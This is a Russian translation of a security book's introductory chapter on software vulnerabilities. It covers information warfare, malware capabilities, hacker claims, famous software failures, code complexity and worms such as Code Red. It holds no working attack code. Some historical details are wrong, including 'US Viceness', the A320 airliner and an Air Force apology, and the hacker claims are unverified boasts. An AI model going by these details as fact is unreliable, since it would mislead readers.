Поскольку война неразрывно связана с экономикой, электронная война во многих случаях касается электронных счетов. Современные деньги — это просто набор электронов, которые находятся в нужное время в нужном месте. Триллионы электронных долларов ежедневно передаются между государствами. Управление глобальными сетями означает управление глобальной экономикой. Это и есть основная цель информационной войны.

Электронный шпионаж

Некоторые аспекты информационных войн можно смело назвать *электронным шпионажем* (digital tradecraft). В словаре этот термин поясняется как одно из "средств и методов шпионажа...".

Современный шпионаж осуществляется с помощью программного обеспечения. При информационных атаках на компьютерные системы для доступа к нужной информации используются уязвимые места в существующем программном обеспечении или потайные ходы, внедренные в программу до ее установки. Уязвимые места в программах различаются от неправильной конфигурации до ошибок, допущенных на стадии программирования и разработки проекта. Иногда злоумышленник может просто запросить нужную информацию от атакуемой программы и получить требуемый результат. В других случаях в систему должен быть внедрен вредоносный код. Некоторые авторы разделяют вредоносный код на логические бомбы, программы для перехвата данных, "троянских коней" и т.д. Правда в том, что вредоносный код способен осуществить практически любые действия. Поэтому классификация этого кода становится бесполезной, если пытаться ее выполнить исходя из конечного результата применения программы атаки. В некоторых случаях классификация все же помогает пользователям и аналитикам сетевого трафика различать различные категории атак. Если рассматривать ситуацию на высшем уровне, то с помощью вредоносного кода можно выполнять любую комбинацию следующих действий.

1. Сбор данных:
   - перехват пакетов;
   - отслеживание нажатий клавиш;
   - извлечение информации базы данных.
2. Использование "невидимости":
   - сокрытие данных (например, сокрытие файлов журналов и т.д.);
   - сокрытие запущенных процессов;
   - сокрытие пользователей, работающих в системе.
3. Скрытые соединения:
   - организация "невидимого" удаленного доступа;

- извлечение секретных данных из системы;
- создание скрытых каналов.

4. Подчинение и управление:
   - создание условий для удаленного управления системой;
   - вредительство (как вариант подчинения и управления);
   - блокирование управления системой (атаки отказа в обслуживании).

Эта книга в основном сфокусирована на технических деталях использования программного обеспечения в целях создания и внедрения вредоносного кода. Знания и методы, изложенные в этой книге, не являются чем-то принципиально новым и применялись небольшой (но растущей) группой людей уже почти 20 лет. Многие методы атак были по несколько раз изобретены группами хакеров, которые работали независимо друг от друга.

Только сравнительно недавно методы взлома программного обеспечения были объединены и отнесены к "отдельной науке". Исторически так сложилось, что для достижения одинаковых целей использовались различные методы. Зачастую методы восстановления исходного кода программы разрабатывались как побочный продукт в процессе взлома программ. Методы создания вредоносного кода подобны методам для взлома защиты программного обеспечения (например защиты с помощью заплат). Естественно, что разработчики вирусов используют приблизительно одинаковые основополагающие идеи. В 1980-х годах было несложно найти программный код вируса или код для взлома программы. С другой стороны, идеи хакинга программ зародились среди администраторов UNIX-систем. Многие люди, знакомые с классическими способами хакинга в сетях, думали прежде всего о получении паролей и создании лазеек в программном обеспечении и совершенно забывали о вредоносном коде. В начале 1990-х годов обе "дисциплины" начали сливаться в единое движение хакеров и по Internet стали распространяться первые программы атаки для получения удаленного доступа к командному интерпретатору.

Существует множество книг по компьютерной безопасности, но ни в одной из них не описывается атакующий аспект с точки зрения программиста[5]. Все книги по хакингу, включая и популярную серию *Секреты хакеров*, можно назвать кратким изложением сценариев атак хакеров и существующих программ атаки. При этом основное внимание уделяется проблемам безопасности при атаках по сети и практически ничего не говорится о поиске новых программ атаки. Такой подход нельзя назвать правильным, поскольку специалисты, которые создают системы защиты, плохо осознают, против чего же они в действительности борются. Если мы будем продолжать защищаться только против плохо вооруженных новичков в деле хакинга, то наша защита никогда не позволит нам выдержать более сложные атаки настоящих хакеров, которых становится все больше.

Зачем писать книгу, полную потенциально опасных сведений, которыми могут воспользоваться злоумышленники? В основном мы хотим рассеять распространенное заблуждение о возможностях программ атаки. Многие люди не понимают, на-

---

[5] *В связи с ростом популярности книг, подобных этой, следует отметить, что не за горами появление отдельной дисциплины по изучению программ и методов атаки на компьютеры. — Прим. авт.*

сколько опасными могут быть хакеры и что только несколько современных технологий по обеспечению защиты в сетях могут остановить этих хакеров. Возможно, дело в том, что программное обеспечение представляется неким волшебством для большинства людей, а возможно, дело в неправильной информации, распространяемой недобросовестными (или просто несведущими) поставщиками программ по обеспечению безопасности.

Хвастливые заявления некоторых хакеров можно считать важным сигналом тревоги, который мы больше не вправе игнорировать.

Как думают некоторые хакеры

"Дайте человеку взломанную программу и завтра ему понадобится новая программа, научите его взламывать программы — и он никогда не обратится к вам снова".
+ORC

Во что верят злоумышленники, которые взламывают программы? Как они узнали о возможности создания программы атаки? Какое учебное заведение окончили? Ответы на эти вопросы будут важны, если мы хотим найти верный подход к решению проблемы создания безопасных компьютерных систем.

В некотором смысле осведомленный хакер является одним из самых могущественных людей в современном мире. Хакеры часто перечисляют бесконечное количество удивительных фактов об атаках на программное обеспечение и их результатах. Интересный вопрос заключается в том, являются ли эти факты правдивыми. Многие из заявлений имеют под собой реальную основу, и даже если они преувеличены, то все равно дают возможность оценить ход мыслей хакеров.

Обычно злоумышленники распространяют следующие заявления.

- Хакеры проникли в большинство из 2000 глобальных корпораций. Каждое из главных финансовых учреждений не только было взломано, но хакеры продолжают активно использовать доступ к этим учреждениям.
- Большая часть программного обеспечения, созданного сторонними разработчиками (по контрактам), содержит многочисленные потайные ходы, и крайне сложно провести независимую оценку этих программ. Компании, которые заказывают программное обеспечение, зачастую вообще не уделяют никакого внимания безопасности программ.
- Каждое мощное государство на планете тратит крупные суммы на создание средств как для защиты программ, так и для атаки на программное обеспечение.
- Брандмауэры, антивирусные программы и системы обнаружения вторжений *работают недостаточно надежно*. Поставщики программного обеспечения, предназначенного для защиты информационных систем, дают невыполнимые обещания и реализуют защиту только от стандартных атак по сети. Не уделяется достаточного внимания проблемам безопасности программного обеспечения.

Далее приведены наиболее распространенные "постулаты" хакеров. "Знающий" человек обычно верит в эти "постулаты" по проблемам безопасности программного обеспечения.

- Защиты от копирования программного обеспечения никогда не было и никогда не будет. Это невозможно даже теоретически.
- Владение исполняемым программным кодом в двоичной форме не менее привлекательно (если не более), чем владение исходным кодом программы.

- Не существует коммерческих тайн программного обеспечения. Принцип "безопасность с помощью неизвестности" (или "о чем не знают, того не украдут"), работает только на руку потенциальным злоумышленникам, особенно если неизвестность призвана скрыть недостатки программы.
- Существуют *сотни* невыявленных программ атаки, которые используются *прямо сейчас*, и они останутся невыявленными еще многие годы.
- Никто не может надеяться на безопасность своих систем, используя только заплаты для программ и "полные" списки рассылки по проблемам безопасности. Информация этих источников обычно слишком запаздывает и появляется значительно позже появления программы атаки.
- Большинство подключенных к Internet компьютеров (за очень редким исключением) могут быть удаленно взломаны *прямо сейчас*, включая и те, на которых запущено самые современные, полностью обновленные версии Microsoft Windows, Linux, BSD и Solaris. То же самое касается и популярных приложений от других производителей, например Oracle, IBM, SAP, PeopleSoft, Tivoli и HP.
- Многие "аппаратные" устройства, подключенные к Internet (за редкими исключениями), могут быть удаленно взломаны *прямо сейчас*, включая коммутаторы 3COM, маршрутизаторы Cisco и их программы IOS, брандмауэры Checkpoint и распределители нагрузки F5.
- С помощью уязвимых мест в программном обеспечении SCADA, большинство критически важных систем обеспечения, которые управляют подачей воды, газа, нефти и электрической энергии, могут быть взломаны и управляться удаленно.
- Если квалифицированный хакер захочет взломать какую-то конкретную машину, он добьется успеха. Переустановка операционной системы или загрузка нового образа системы после ее компрометации не поможет защититься от атаки, поскольку опытный хакер способен переписать встроенные программы для микрочипов системы.
- Спутниковые системы были взломаны и продолжают использоваться хакерами.

Если верить хакерам, все это происходит в настоящее время. И даже если только некоторые из этих заявлений соответствуют действительности, то пришла пора всем нам вынуть голову из песка и понять, что происходит на самом деле. Воображать, что информации, изложенной в этой книге, не существует и что она не имеет особого значения, просто глупо.

Ошибки в программах есть всегда

Безопасность программного обеспечения обычно рассматривается только как проблема работы в Internet, но это далеко не единственная проблема. Хотя коммерческие структуры широко используют Internet, но многие системы работают изолированно в локальных сетях или вообще на отдельных компьютерах. Очевидно, что программное обеспечение отвечает за нечто большее, нежели за возможности для игр в сети или за обмен сообщениями электронной почты и электронными таблицами. При ошибках в программном обеспечении убытки исчисляются миллионами долларов, что иногда приводит даже к смерти людей. В этом разделе мы напомним о широко известных случаях ошибок в программах.

Данная информация имеет прямое отношение ко взлому программного обеспечения, поскольку "спонтанные" (т.е. без предумышленного вмешательства хакера)

ошибки в программах демонстрируют, что может произойти *даже без специально продуманных действий злоумышленника*. Читая об этих случаях, представьте, на что способен опытный хакер!

Марсоход NASA

Одна простая ошибка в программном обеспечении стоила Соединенным Штатам около 165 млн. долл., когда спускаемый модуль NASA разбился о поверхность Марса. Проблема оказалась в неправильном переводе английских единиц измерения в международные единицы измерения. В результате ошибки была выбрана неправильная траектория спуска при приближении к поверхности Марса. Двигатели выключились преждевременно, в результате чего произошла авария.

Система выдачи багажа в аэропорту Денвера

В современном международном порту города Денвер была создана автоматизированная система выдачи багажа, в которой использовались автоматические тележки, двигающиеся по фиксированному маршруту. При этом все управлялось программным обеспечением. При тестировании тележки стали двигаться неправильно из-за многочисленных ошибок в программе управления. Они двигались асинхронно, появлялись то пустые, то перегруженные тележки. Даже груды упавших чемоданов не останавливали тележек. Эти ошибки в программном обеспечении привели к задержке открытия аэропорта на 11 месяцев, что стоило аэропорту по крайней мере 1 млн. долл. в сутки.

MV-22 Osprey

Военный вертолет MV-22 Osprey (рис. 1.2) представляет собой нечто среднее между вертолетом вертикального взлета и обычным аэропланом. Сам вертолет и его аэродинамические характеристики очень сложные, поэтому полет вертолета контролируется с помощью различных систем сложнейшего программного обеспечения. Как и в большинстве машин подобного класса, в этом вертолете предусмотрено несколько аварийных систем на случай ошибки. Однажды, во время рокового взлета, один из гидравлических механизмов загорелся. Это была серьезная проблема, но ее обычно можно было исправить. Однако в данном случае ошибка в программном обеспечении привела к неисправности аварийной системы. Вертолет разбился и четыре солдата морской пехоты погибли.

Система US Viceness

В 1988 году корабль военно-морских сил США запустил реактивную ракету и поразил цель, выявленную бортовым радаром и определенную системой слежения как вражеский военный самолет (рис. 1.3). В действительности "целью" оказался коммерческий самолет Airbus A320 (рис. 1.4), на котором летели ничего не подозревающие люди. В результате попадания ракеты погибли 290 человек. В официальном извинении военно-воздушных сил США причиной ошибки были названы неправильные данные, выведенные на экран системы слежения.

Компания Microsoft и вирус любви

Распространение вируса "I LOVE YOU" оказалось возможным из-за ошибки в клиенте электронной почты Microsoft Outlook, благодаря которой выполнялись программы, полученные от неизвестных отправителей. Очевидно, никто из команды

Рис. 1.2. MV-22 Osprey в воздухе. Сложное программное обеспечение критически важно для управления полетом

Рис. 1.3. Истребитель, аналогичный тому, который был определен системой слежения US Viceness как "вражеский"

программистов Microsoft не подумал о том, на что может быть способен вирус, использующий встроенные возможности при выполнении сценариев. Согласно исследованиям, ущерб, нанесенный вирусом "I LOVE YOU", оценивается миллиардами долларов. Обратите внимание, что эта цена была заплачена пользователями Outlook, а не компанией Microsoft. Появление этого вируса продемонстрировало, как Internet-вирус может нанести значительный финансовый ущерб коммерческим организациям.

Рис. 1.4. Самолет Airbus A320, сбитый ракетой из-за ошибки системы слежения US Viceness

Сравнительно недавно по просторам Internet пронесся еще один широкомасштабный вирус под названием Blaster, ущерб от которого тоже исчисляется миллиардами. Распространение этого вируса также является результатом ошибок в программном обеспечении.

Итак, вывод очевиден: ошибки в программном обеспечении являются наиболее серьезным уязвимым местом в компьютерных системах. Эти недостатки программ приводят к огромным финансовым потерям. Подобным образом ошибки позволяют злоумышленникам преднамеренно наносить ущерб и красть важную информацию. В конечном счете ошибки в программном обеспечении приводят к появлению программ атаки.

Три основные проблемы

Почему же так трудно контролировать работу программного обеспечения? Три основных фактора превращают управление рисками при использовании программ в основную задачу современности. Этими факторами являются сложность, расширяемость и возможность взаимодействия.

Сложность

Современное программное обеспечение довольно сложное, и есть все предпосылки считать, что оно станет еще сложнее в ближайшем будущем. Например, в 1983 году программа Microsoft Word состояла только из 27000 строк кода, но, согласно данным Натана Мирвольда (Nathan Myhrvold)[6], к 1995 году эта программа увеличилась уже до 2 млн. строк кода! Программисты потратили годы на то, чтобы придумать единицы измерения для программного обеспечения. Целые книги посвящены существующим системам измерения размера программ. Но только одна единица измерения позволяет установить соотношение с числом ошибок — количество строк кода (LOC). И действительно, в некоторых кругах специалистов по программированию число строк кода стало единственным приемлемым средством измерения объема программ.

Количество ошибок на тысячу строк кода (KLOC) изменяется для каждой конкретной системы. Достоверное значение варьируется от 5 до 50 ошибок на 1000

[6] *В журнале Wired Magazine есть статья по этой теме, доступная по адресу* `http://www.wired.com/wired/archive/3.09/myhrvold.html?person=gordon_moore&topic_set=wiredpeople`.

строк кода. Даже в системах, которые прошли строгий контроль качества (Quality Assurance — QA) все равно содержатся ошибки — приблизительно 5 ошибок на 1000 строк кода. В программной системе, которая прошла тестирование только на предмет работоспособности функциональных возможностей, что справедливо для большей части коммерческого программного обеспечения, присутствует намного больше ошибок — около 50 ошибок на 1000 строк кода. Большая часть программ попадает в последнюю категорию. Многие поставщики программного обеспечения неверно предполагают, что они выполняют строгий контроль качества QA, хотя в действительности их методы тестирования являются весьма поверхностными. Строгий контроль качества программного обеспечения заключается не только в тестировании возможностей программ, но и должен включать в себя тестовое внесение неисправностей и анализ ошибок.

Чтобы оценить всю сложность современного программного обеспечения, проанализируйте следующую информацию.

Количество строк кода	***Система***
400000	Solaris 7
17 млн	Netscape
40 млн	Космическая станция
10 млн	Космический челнок
7 млн	Boeing 777
35 млн	NT5
1,5 млн	Linux
менее 5 млн	Windows 95
40 млн	Windows XP

Как мы указывали ранее, для приведенных здесь систем характерна частота ошибок от 5 до 50 на 1000 строк кода.

Для демонстрации постоянного роста количества строк кода рассмотрим его на примере операционных систем компании Microsoft. На рис. 1.5 показано, как вырос объем операционной системы Windows, начиная с ее появления в 1990 году в виде версии Windows 3.1 (3 млн. строк программного кода) и заканчивая ее последней версией Windows XP, вышедшей в 2002 году (40 млн. строк программного кода). Один простой, но не слишком радостный факт справедлив для всего программного обеспечения: *чем больше строк, тем больше ошибок*. Если эта тенденция сохранилась, то в Windows XP должно быть достаточно много ошибок[7]. Здесь возникает очевидный вопрос: какое количество таких ошибок приводит к проблемам системы безопасности? И какая существует связь между ошибками и другими уязвимыми местами и разработкой хакерами программ атаки?

Настольный компьютер под управлением Windows XP и приложения для этой системы зависят от нормальной работы ядра. Это касается и приложений, обеспечивающих защиту от атак хакеров. Однако сама система Windows XP состоит из при-

[7] *Что и подтвердилось после выявления нескольких серьезных уязвимых мест в течение нескольких месяцев после выпуска этой операционной системы. — Прим. авт.*

близительно 40 млн. строк кода, и приложения тоже соответственно становятся сложнее. Когда система становится такой сложной, ошибки просто неизбежны.




Рис. 1.5. Чем больше строк кода, тем больше ошибок и недостатков

Кроме того, усложняет проблему широкое использование низкоуровневых языков программирования, таких как C и C++, которые не способны защитить от простейших атак, например от атак на переполнение буфера (которые мы рассмотрим в этой книге). Кроме дополнительных возможностей для взлома вследствие ошибок и других просчетов, вообще в сложных системах как таковых легче скрыть вредоносный код. Теоретически мы можем проверить и доказать, что в простой программе нет ошибок, влияющих на безопасность, но в действительности это невозможно, даже если речь идет о самой простой современной настольной системе, и уж точно невероятно в отношении систем масштаба предприятия.

Больше строк, больше ошибок

Рассмотрим сеть из 30000 узлов (типичный размер сети средней корпорации). На каждой рабочей станции сети есть программное обеспечение в виде исполняемых файлов (EXE) и библиотек, а также около 3000 исполняемых модулей. Средний размер каждого модуля около 100 Кбайт. Предполагая, что в каждой строке кода содержится по 10 байт кода, и задав минимальное количество ошибок (5) на 1000 строк кода, получим, что в каждом исполняемом модуле содержится около 50 ошибок.

$$\frac{\sim 100 \text{ Кбайт}}{\text{исполняемый файл}} = \frac{10 \text{ тыс. строк кода}}{\text{исполняемый файл}}$$

$$\frac{5 \text{ ошибок}}{1000 \text{ строк кода}} = \frac{50 \text{ ошибок}}{\text{исполняемый файл}}$$

Теперь вспомним, что на каждом хосте содержится около 3000 исполняемых файлов. Это означает, что на каждый компьютер сети приходится около 150000 уникальных ошибок в программном коде.

$$\frac{50 \text{ ошибок}}{\text{исполняемый файл}} \times \frac{3000 \text{ исполняемых файлов}}{\text{хост}} = \frac{150000 \text{ ошибок}}{\text{хост}}$$

Конечно, это огромное количество ошибок. Но проблемы только начинаются. Определим количество возможных целей атаки и количество копий однотипных ошибок, которые доступны как цели для атаки. Поскольку эти же 150000 ошибок повторяются множество раз на 30 тыс. хостов, то число потенциальных целей для хакера поистине огромно. В сети из 30 тыс. хостов насчитывается около 4,5 млрд. ошибок, благоприятствующих проведению атак (согласно нашим оценкам, только 150 тыс. из этих ошибок уникальны, но это число не точно).

$$\frac{150000 \text{ ошибок}}{\text{хост}} \times \frac{30000 \text{ хостов}}{\text{сеть}} = 4,5 \text{ млрд. ошибок в сети}$$

Если представить, что 10 % всех ошибок приводят к проблемам в системе безопасности и что только 10 % из них могут быть использованы при удаленных атаках (по сети), то согласно нашим данным, в этой небольшой локальной сети будет 5 млн. уязвимых мест в программном обеспечении, доступных для удаленной атаки. Устранение 5 млн. уязвимых мест является серьезной задачей, а правильное управление заплатами для 5 млн. уязвимых мест, разбросанных по 30000 хостам, еще сложнее.

$$4,5 \text{ млрд} \times 10\% = 500 \text{ млн. ошибок по безопасности}$$

$$500 \text{ млн} \times 10\% = 5 \text{ млн. доступных удаленно уязвимых мест}$$

Согласно этим цифрам, хакер заранее находится в выигрышном положении. И неудивительно, что при использовании одинаковых операционных систем и приложений (что усугубляет значение этих цифр) вирус Blaster смог так успешно распространиться[8].

Расширяемость

Современные системы, которые строятся на основе виртуальных машин (VM), обеспечивают безопасность типов (type safety) и выполняют динамические проверки прав доступа (таким образом разрешается выполнение непроверенного переносимого кода), называют *расширяемыми системами* (extensible systems). Наиболее известные примеры — Java и .NET. Поскольку на расширяемую систему можно добавлять обновления или расширения, которые еще называют *переносимым кодом* (mobile code), то функциональные возможности такой системы могут постоянно увеличиваться. Например, виртуальная машина Java (Java Virtual Machine — JVM) может

[8] *Многие специалисты в области безопасности предполагают, что решению этой проблемы может способствовать разнообразие операционных систем и приложений, однако эксперименты показывают, что реализация этой идеи на практике намного сложнее, нежели на словах. — Прим. авт.*

задавать класс в пространстве имен и потенциально разрешать другим классам взаимодействовать с ним.

Большинство современных операционных систем поддерживают расширяемость с помощью динамически загружаемых драйверов устройств и динамически загружаемых модулей. В современных приложениях, таких как текстовые процессоры, клиенты электронной почты, программы для работы с электронными таблицами и Web-браузеры, расширяемость поддерживается с помощью сценариев, элементов управления, компонентов, динамически загружаемых библиотек и аплетов. Ни одно из этих средств не является новым. И действительно, программное обеспечение является основным способом расширения возможностей компьютеров, предназначенных для решения стандартных задач. Именно программы определяют работу компьютера и оригинальным способом расширяют его базовые возможности.

К сожалению, истинная сущность современных расширяемых систем усложняет задачу безопасности. Например, очень трудно предотвратить проникновение на компьютер вредоносного кода, замаскированного под расширение, т.е. расширение, которое позволяет расширить функциональные возможности системы (например механизм для загрузки классов Java), должно создаваться с учетом требований безопасности. Более того, исследование безопасности расширяемой системы должны проводиться намного тщательней, нежели цельной системы, не подверженной изменениям. Как можно проверить код, который только что доставлен? Эти и другие проблемы безопасности расширяемого кода подробно рассмотрены в книге *Securing Java* (Мак-Гроу и Фелтен, 1999).

Компания Microsoft резко перешла на переносимый код с внедрением своей платформы .NET Framework. Как показано на рис. 1.6, архитектура .NET имеет много общего с Java. Главное отличие заключается в наличии многоплатформенной поддержки. Но в любом случае, расширяемые системы будут использоваться и дальше. Вскоре сам термин *переносимый код* будет излишним, поскольку весь код станет переносимым.

Но, к сожалению, у переносимого кода, который предназначен для расширения возможностей программ, есть оборотная сторона. В некотором смысле вирусы и “черви” тоже можно назвать переносимым кодом. Вот почему исполняемые вложения в сообщения электронной почты и виртуальные машины, которые запускают код, внедренный на Web-страницы, становятся ночным кошмаром для специалистов по безопасности. Классические методы атак, включая распространение вирусов через дискеты и передачу инфицированных исполняемых файлов с помощью модемов, сегодня заменены электронной почтой и содержимым Web-страниц. Современные хакеры широко используют атаки с помощью переносимого кода. Вирусы и “черви” не просто распространяются по сети, они устанавливают потайные ходы, определяют тип системы и реализуют компрометацию компьютера, т.е. хакер получает зараженный компьютер в свое распоряжение.




Рис. 1.6. Архитектура .NET Framework. Обратите внимание на архитектурное подобие с платформой Java: верификация, оперативная компиляция (JIT-компиляция), загрузка классов, подписание кода и виртуальная машина

"Золотая эра" вирусов наступила в начале 1990-х годов, когда они распространялись с помощью исполняемых файлов и кочевали с одного компьютера на другой с помощью дискет. "Червь" представляет собой особую форму вируса, который самостоятельно распространяется по сети. "Черви" являются очень опасной модификацией вирусов, особенно с учетом современного размаха использования сетей.

"Черви" стали активно распространяться по сетям в конце прошлого века, хотя многие опасные "черви" (разработанные хакерами-энтузиастами) так никогда и не будут запущены в сеть, а значит, никогда не будут исследованы. С момента появления первых "червей" технология создания этих программ сделала значительный шаг вперед. "Черви" позволяют хакеру провести "ковровое бомбометание" по всей глобальной сети, а также атаку на конкретное уязвимое место в максимальном масштабе. Это значительно усиливает суммарный эффект атаки и позволяет получить результаты, которые никогда не были бы достигнуты при поочередных атаках хакера вручную на разные компьютеры. В результате атак "червей" в большинство компьютерных сетей 1000 глобальных корпораций были внедрены потайные ходы. В сообществе хакеров ходят слухи о существовании так называемого *Списка успеха 500* (*Fortune 500 List*) — списка действующих потайных ходов в компьютерные сети 500 крупнейших компаний мира.

Один из первых вредоносных "червей", которому удалось поразить глобальную сеть и который широко использовался как средство взлома, был создан группой хакеров-единомышленников, которые называли себя *ADM* (*Association De Malfaiteurs*). "Червь" *ADM w0rm*[9] использует ошибку переполнения буфера в DNS-серверах[10]. После заражения "червем", взломанный компьютер начинает сканирование сети в поисках других уязвимых серверов. Этот "червь" заразил десятки тысяч компьютеров, в прессе появилось немало заметок о его распространении. Некоторые из первых жертв атаки "червя" ADM остались зараженными по сей день. Особое беспокойство вызывает тот факт, что уязвимое место, использованное для распространения "червя" ADM, было изучено весьма поверхностно. При этом структура "червя" позволяет без труда добавить в него другой код для проведения атаки. Таким образом, "червь" сам по себе является расширяемой системой. Остается только догадываться, сколько версий этого "червя" сейчас "разгуливают" по Internet.

В 2001 году сообщение о знаменитом сетевом "черве" под названием Code Red вышло на первых полосах газет. Этот "червь" поразил сотни тысяч серверов, в том числе компьютеры, на которых был запущен ISS-сервер от компании Microsoft. При этом использовалась очень простая, но, к сожалению, широко распространенная ошибка программного обеспечения[11]. Как это бывает обычно при успешной и разрекламированной атаке "червя", появилось несколько его модификаций. "Червь" Code Red заражает сервер, который затем начинает сканирование сети в поисках новых целей атаки. В оригинальной версии Code Red преимущественно осуществлялось сканирование систем, которые находились поблизости от пораженного хоста. Этим ограничивалась скорость распространения этого "червя".

Совсем немного времени прошло после дебюта Code Red в глобальной сети, как появилась его усовершенствованная версия, в которой использовался улучшенный алгоритм сканирования сети. Это еще больше ускорило темпы распространения Code Red. Успех "червя" Code Red основан на очень простом недостатке в про-

---

[9] *Архивный файл* `ADMw0rm-v1.tar` *можно найти на различных Web-сайтах в Internet. В этом файле содержится исходный код "червя" ADM w0rm, впервые появившегося весной 1998 года.*

[10] *Более подробно об ошибках в пакете BIND можно прочесть по адресу* `http://www.cert.org/advisories/CA-98.05.bind_problems.html`.

[11] *"Червь" Code Red использует ошибку переполнения буфера в библиотеке* `idq.dll`, *компонента ISAPI.*

граммном обеспечении, которое широко использовалось более 20 лет. Повсеместное наличие этого недостатка на Windows-системах, безусловно, помогло быстрому распространению Code Red.

Подобные результаты были достигнуты еще несколькими "червями", включая Blaster и Slammer. Мы более подробно рассмотрим вредоносный код и его влияние на использование программного обеспечения далее в этой книге. Мы также изучим средства хакеров, с помощью которых они взламывают чужие программы.

Взаимодействие по сети

Рост масштаба сетей и глобальное подключение компьютеров к Internet привело к одновременному увеличению количества возможных атак, причем методы организации этих атак максимально упростились. Даже небольшие ошибки в программах стали очень быстро распространяться по всей сети и выводить из строя огромное количество компьютеров. Например, множество таких фактов приводится в списке рассылки COMP.RISKS и в книге *Computer-Related Risks* (автор Нойманн, 1995).

Поскольку доступ по сети не требует непосредственного присутствия человека, то запуск автоматических атак осуществляется довольно просто. Автоматически запускаемые атаки изменили сам характер угроз в информационном мире. Рассмотрим первые формы хакинга. В 1975 году щелающие выполнять бесплатные телефонные звонки могли воспользоваться устройством под названием Blue Box. Такие устройства продавались в студенческих городках, но еще нужно было найти продавца. Кроме того, эти устройства тоже стоили денег. Таким образом, только ограниченный круг людей владел устройствами Blue Box и, поэтому угроза распространялась крайне медленно. Сравним это с нашим временем. Если обнаруживается уязвимое место, которое позволяет злоумышленникам получить доступ, например, к платным телепрограммам, то информация немедленно опубликовывается в Internet и за несколько часов миллионы людей могут загрузить себе программу атаки.

Рис. 1.7. Это сложный мобильный телефон от компании Nokia. После того как стало возможным обмениваться сообщениями электронной почты и работать в Web с помощью мобильных телефонов, последние стали более вероятной целью для атак хакеров

Постоянно разрабатываются новые протоколы и среды обмена информацией. Как результат этого процесса появляется код, который никогда не будет проверен. Например, в ваш мобильный телефон встроены операционная и файловая системы. На рис. 1.7 показан новый усовершенствованный мобильный телефон. Представьте, что будет, если вирус поразит сеть связи мобильных телефонов.

Сети, которые соединяют множество компьютеров, особенно уязвимы для атак вирусов и простоев в работе, возникающих в результате этих атак. Парадокс в том, что увеличение количества соединений является классическим методом повышения доступности и надежности, но увеличение количества путей доступа непременно способствует "живучести" вируса.

